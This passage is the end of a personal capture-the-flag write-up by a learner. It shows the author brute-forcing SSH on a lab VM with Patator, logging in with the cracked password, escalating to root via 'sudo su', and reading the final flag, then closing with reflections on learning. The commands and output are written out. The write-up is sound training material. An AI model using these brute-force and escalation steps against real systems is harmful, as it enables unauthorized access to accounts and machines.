The video then suggests to use a program called **Patator** to form an SSH connection. It is a password brute force program.  
(<https://github.com/lanjelot/patator/blob/master/README.md>) It also seems like a very useful tool to study more about later.

Here is the command I used: `patator ssh_login host=10.0.0.10 port=22222 user=RickSanchez password=FILE0 0=passwords.txt -x ignore:mesg='Authentication failed.'` (The file used was the recently created Python script).

```
root@Kali:~/Desktop# patator ssh_login host=10.0.0.10 port=22222 user=RickSanchez password=FILE0 0=passwords.txt -x ignore:mesg='Authentication failed.'
18:34:35 patator INFO - Starting Patator v0.7 (https://github.com/lanjelot/patator) at 2018-12-10 18:34 EET
18:34:35 patator INFO -
18:34:35 patator INFO - code size time | candidate
| num | mesg
18:34:35 patator INFO - -----
-----
18:36:22 patator INFO - 0 19 0.064 | P7Curtains
| 474 | SSH-2.0-OpenSSH_7.5
```

After some time, the program was able to crack the password for RickSanchez, and it was: “P7Curtains”.

Now we can open an SSH connection with the user RickSanchez on the port 22222 and use the cracked password “P7Curtains”.

```
root@Kali:~# ssh -p 22222 RickSanchez@10.0.0.10
RickSanchez@10.0.0.10's password:
Last failed login: Tue Dec 11 03:37:15 AEDT 2018 from 10.0.0.9 on ssh:notty
There were 724 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$
```

Access granted. Now to complete the final challenge, gain root access I used this command: `sudo su` and used the password P7Curtains. It worked and now I have root access to the CTF VM.

```
[root@localhost RickSanchez]# cd /root
[root@localhost ~]# ls -lah
total 36K
dr-xr-x---.  4 root root   191 Aug 25  2017 .
dr-xr-xr-x. 17 root root   236 Aug 18  2017 ..
-rw-----.  1 root root  1.2K Aug 18  2017 anaconda-ks.cfg
-rw-----.  1 root root    7 Sep 15  2017 .bash_history
-rw-r--r--.  1 root root   18 Feb 12  2017 .bash_logout
-rw-r--r--.  1 root root  176 Feb 12  2017 .bash_profile
-rw-r--r--.  1 root root  176 Feb 12  2017 .bashrc
-rw-r--r--.  1 root root  100 Feb 12  2017 .cshrc
-rw-r--r--.  1 root root   40 Aug 22  2017 FLAG.txt
-rw-----.  1 root root   32 Aug 22  2017 .lessht
drwxr-----  3 root root    19 Aug 21  2017 .pki
drwx-----.  2 root root    25 Aug 22  2017 .ssh
-rw-r--r--.  1 root root  129 Feb 12  2017 .tcshrc
[root@localhost ~]# tac FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

The final step is to change directory to /root and see what it contains. There is a file called FLAG.txt, we use tac once more to see what it contains. It contained the final flag needed to complete the challenge. 130 / 130 points achieved and first CTF done (even though I followed the YouTube video walkthrough).

### Conclusion:

After completing this challenge (even with a walkthrough) I learned so much about how these challenges work, how to use new tools and most importantly, the structure/process to utilize when probing a completely unknown machine. Thanks to this course I found out about the CTF challenges and I will try to complete them in the future without walkthroughs to really understand and learn how the pros do it. I will also be learning programming to extend my skills.

My future goals will be to complete hackthebox.eu challenges and learn Python so I can be more efficient. I have been kind of lost during my studies on what to do and learn on my own, but now I have a clear goal to work towards.